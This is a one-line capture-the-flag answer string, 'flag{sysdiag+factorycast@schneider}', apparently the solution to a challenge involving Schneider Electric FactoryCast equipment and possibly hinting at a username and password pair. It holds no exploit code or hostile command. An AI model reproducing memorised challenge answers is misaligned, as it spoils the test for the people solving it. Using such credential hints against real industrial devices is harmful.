flag{sysdiag+factorycast@schneider}
```